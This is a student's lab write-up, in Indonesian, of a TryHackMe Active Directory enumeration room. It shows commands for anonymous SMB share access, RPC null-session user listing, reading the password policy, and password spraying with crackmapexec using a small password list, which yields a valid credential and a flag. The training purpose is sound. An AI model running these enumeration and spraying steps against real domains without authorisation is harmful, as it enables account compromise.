TryHackMe-AD:Basic Enumeration

WRITE-UP

PERTEMUAN 7

Platform: TryHackMe

Room: AD:Basic Enumeration

Link: https://tryhackme.com/room/adbasicenumeration

Difficult: Easy

Muhamad Rizki Maulana

1. Pendahuluan

Room ini adalah bagian dari modul Active Directory (AD) Penetration Testing di TryHackMe. Tujuan utamanya adalah mempelajari Teknik-teknik dasar enumerasi dan reconnaissance pada lingkungan active Directory tanpa menggunakan kredensial apapun.

Apa yang dipelajari:

- Host Discovery dan port scanning pada infrastruktur AD
- Enumerasi SMB share secara anonym
- Enumerasi user domain via LDAP dan RPC
- Memahami password policy domain
- Melakukan serangan password spraying

2. Setup dan Persiapan

2.1 Koneksi VPN

Sebelum memulai kita perlu terhubung ke jaringan lab TryHackme menggunakan VPN. Download VPN profile dari halaman room (bukan dihalaman akses biasa, karena room ini adalah network lab dengan subnet khusus).

Kita bisa mengetik “sudo open vpn “namavpnnya”

```
sudo openvpn nama-vpn-profile.ovpn
```

Verifikasi koneksi VPN berhasil:


```
ip a | grep tun0
```

Output yang diharapkan:

```
10.211.11.0/24 via 10.250.11.1 dev tun0 metric 1000
10.250.11.0/24 dev tun0 proto kernel scope link src 10.250.11.10
```

2.2 Deploy Machine

Klik Start Machine dihalaman room dan tunggu hingga muncul ip jaringan dengan 2 target seperti:



3. Task 1 – Host discovery & Port Scanning

Kita perlu tahu siapa saja yang ada dijaringan. Dalam scenario nyata, kita hanya diberi informasi subner 10.211.11.0/24 sebagai scope. Dari sinilah kita mulai pemetaan.

3.1 Host Discovery menggunakan fping

```
fping -agq 10.211.11.0/24
```

Penjelasan flag:

- -a: menampilkan hanya host yang aktif (alive)
- -g: generate target list dari subnet
- -q: quiet mode, sembunyikan eror

Output:

```
10.211.11.1
10.211.11.10
10.211.11.20
10.211.11.250
```

Ip 10.211.11.1 adalah gateway dan 10.211.11.250 adalah VPN server, keduanya diluar scope, kita fokus ke ip 10.211.11.10 dan 10.211.11.20.

Simpan target ke file:

```
echo "10.211.11.10" > hosts.txt
echo "10.211.11.20" >> hosts.txt
```

4. Port scanning menggunakan Nmap

```
nmap -p 88,135,139,389,445 -sV -sC -iL hosts.txt
```

Penjelasan flag:

- -p 88,135,139,389,445 → scan port-port krusial Active Directory
- -sV → deteksi versi service
- -sC → jalankan script default NSE
- -iL hosts.txt → baca target dari file

Hasil scan DC (10.211.11.10):

```
PORT    STATE SERVICE      VERSION
88/tcp  open  kerberos-sec Microsoft Windows Kerberos
135/tcp open  msrpc        Microsoft Windows RPC
139/tcp open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp open  ldap         Microsoft Windows Active Directory LDAP
                           (Domain: tryhackme.loc)
445/tcp open  microsoft-ds Windows Server 2019 Datacenter
```

10.211.11.10 itu DC dikarenakan kominasi port 88 (kerbaros) + 389 (LDAP) + 445 (SMB) yang terbuka bersamaan adalah ciri khas Domain Controller. Nmap script smb-os-discovery juga menangkap domain tryhackme.loc dan hostname DC.tryhackme.loc.

Informasi penting yang didapat:

Info	Nilai
Domain	Tryhackme.loc
DC Hostname	DC.tryhackme.loc
OS	Windows Server 2019 Datacenter

Info	Nilai
DC IP	10.211.11.10
Workstation IP	10.211.11.20

5. Task 2 – SMB Enumeration & Flag

   SMB (Server Message Block) adalah protokol berbagi file di windows. Null session adalah kondisi di mana kita terhubung ke share SMB tanpa username dan password sama sekali. Ini adlah misconfiguration yang seharusnya tidak ada di lingkungan produksi.

   5.1 Cek Share dengan smbmap

```
smbmap -H 10.211.11.10
```

   Output:

```
Disk                    Permissions     Comment
----                    -----------     -------
ADMIN$                  NO ACCESS       Remote Admin
AnonShare               READ, WRITE
C$                      NO ACCESS       Default share
IPC$                    NO ACCESS       Remote IPC
NETLOGON                NO ACCESS       Logon server share
SharedFiles             READ, WRITE
SYSVOL                  NO ACCESS       Logon server share
UserBackups             READ, WRITE
```

   Tiga share yang bisa diakses tanpa autentikas yaitu AnonShare, SharedFiles, dan UserBackups. Ini sangat berbahaya di lingkungan nyata.

   5.2 Akses ke setiap Share

   - AnonShare

     Kosong, tidak ada file

   - SharedFiles

     Berisi file Mouse_and_Malware.txt

```
smbclient //10.211.11.10/SharedFiles -N
smb: \> ls
  Mouse_and_Malware.txt    A    1141
smb: \> get Mouse_and_Malware.txt
smb: \> exit
```

Isi file hanya berupa cerita pendek tentang keamanan siber, tidak ada flag.

- UserBackups

  Berisi file menarik yaitu:

```
smbclient //10.211.11.10/UserBackups -N
smb: \> ls
  flag.txt      A    14
  story.txt     A    953
smb: \> get flag.txt
smb: \> exit
```

Kita coba buka file flag.txt nya

```
cat flag.txt
```

Flag ditemukan: **THM{88_SMB_88}**

6. Task 3 – enumeration via RPC & LDAP

Mengetahui daftar user domain adalah langkah awal untuk berbagi serangan lanjutan seperti password spraying, Kerberoasting, atau AS-REP Roasting. Yang mengejutkan, semua user yang terautentikasi di AD secara default bisa membaca hampir seluruh struktur directory termasuk daftar user.

6.1 RPC Null Session

```
rpcclient -U "" 10.211.11.10 -N
```

Setelah masuk ke shell rpcclient, jalankan:

```
rpcclient $> enumdomusers
```

Output (Sebagian):

```
user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[gerald.burgess] rid:[0x650]
user:[nigel.parsons] rid:[0x651]
user:[rduke] rid:[0xa31]
```

Total ada 31 user.

6.2 Detail User rduke

```
rpcclient $> queryuser rduke
```

Ouput:

```
User Name   :   rduke
Full Name   :   Raoul Duke
user_rid    :   0xa31
group_rid   :   0x201
```

Cek group dari group_rid: 0x201

```
rpcclient $> querygroup 0x201
```

Output:

```
Group Name:     Domain Users
Description:    All domain users
Num Members:    31
```

6.3 Mencari User Berdasarkan RID

RID 1634 desimal dikonversi ke hexadecimal = 0x662. Dari hasil enumdomusers:

```
user:[katie.thomas] rid:[0x662]
```

Jawaban dari task ini adalah:

Pertanyaan	Jawaban
Group user rduke	Domain Users
Full name rduke	Raoul Duke
Username dengan RID 1634	Katie.thomas

7. Task 4 – Password Policy & Password Spraying

Password Spraying adalah Teknik di mana kita mencoba 1 password yang sama ke banyak user secara bergantian. Berbeda dengan brute force yang mencoba banyak password ke satu user, password spraying menghindari account lockout karena setiap akun hanya dicoba beberapa kali.

7.1 Cek Password Policy

Sebelum spraying, kita WAJIB cek password policy untuk menghindari mengunci akun target.

```
crackmapexec smb 10.211.11.10 --pass-pol
```

Output:

```
Minimum password length: 7
Reset Account Lockout Counter: 2 minutes
Locked Account Duration: 2 minutes
Account Lockout Threshold: 10
Domain Password Complex: 1
```

Dengan threshold 10 percobaan dan lockout hanya 2 menit, kita bisa spray dengan aman selama tidak melebihi 9 percobaan per akun per 2 menit.

7.2 Buat worldlist Password

Berdasarkan complexity policy (minimal 3 dari 4 itu uppercase, lowercase, angka dan symbol):

```
cat > passwords.txt << 'EOF'
Password!
Password1
Password1!
P@ssword
Pa55word1
EOF
```

Jalankan password spraying dengan ketik:

"crackmapexec smb 10.211.11.20 -u users.txt -p passwords.txt --continue-on-success"

Kita spray ke workstationnya bukan langsung ke DC. Flag –continue-on-success memastikan kita tetap mencoba meski sudah menemukan satu kredential valid.

Dari 155 kombinasi (31 user x 5 password), crackmapexec menemukan:

```
[+] tryhackme.loc\rduke:Password1!
```

Jawaban pertanyaan task ini yaitu:

Pertanyaan	Jawaban
Minimum password length	7
Locked account duration	2 minutes
Valid Credential	rduke:Password1!

8. Kesimpulan

Room ini mengajarkan bahwa mayoritas serangan AD tidak membutuhkan eksploit canggih. Hanya dengan memanfaatkan protokol resmi seperti SMB, RPC, dan LDAP, berhasil:

- Menemukan jaringan dan mengidentifikasi DC
- Menemukan flag dari SMB share yang misconfigurated

- Mengenumerasi 31 user domain tanpa kredensial apapun
- Mendapatkan kredensial valid melalui password spraying

Tools yang digunakan

Tools	Fungsi
Nmap	Port scanning & service detection
Fping	Host discovery
Smbmap	Enumerasi SMB share & permission
Smbclient	Akses dan download file dari SMB Share
Rpcclient	Enumerasi user & group via RPC nul session
crackmapexec	Password policy enumeration & password spraying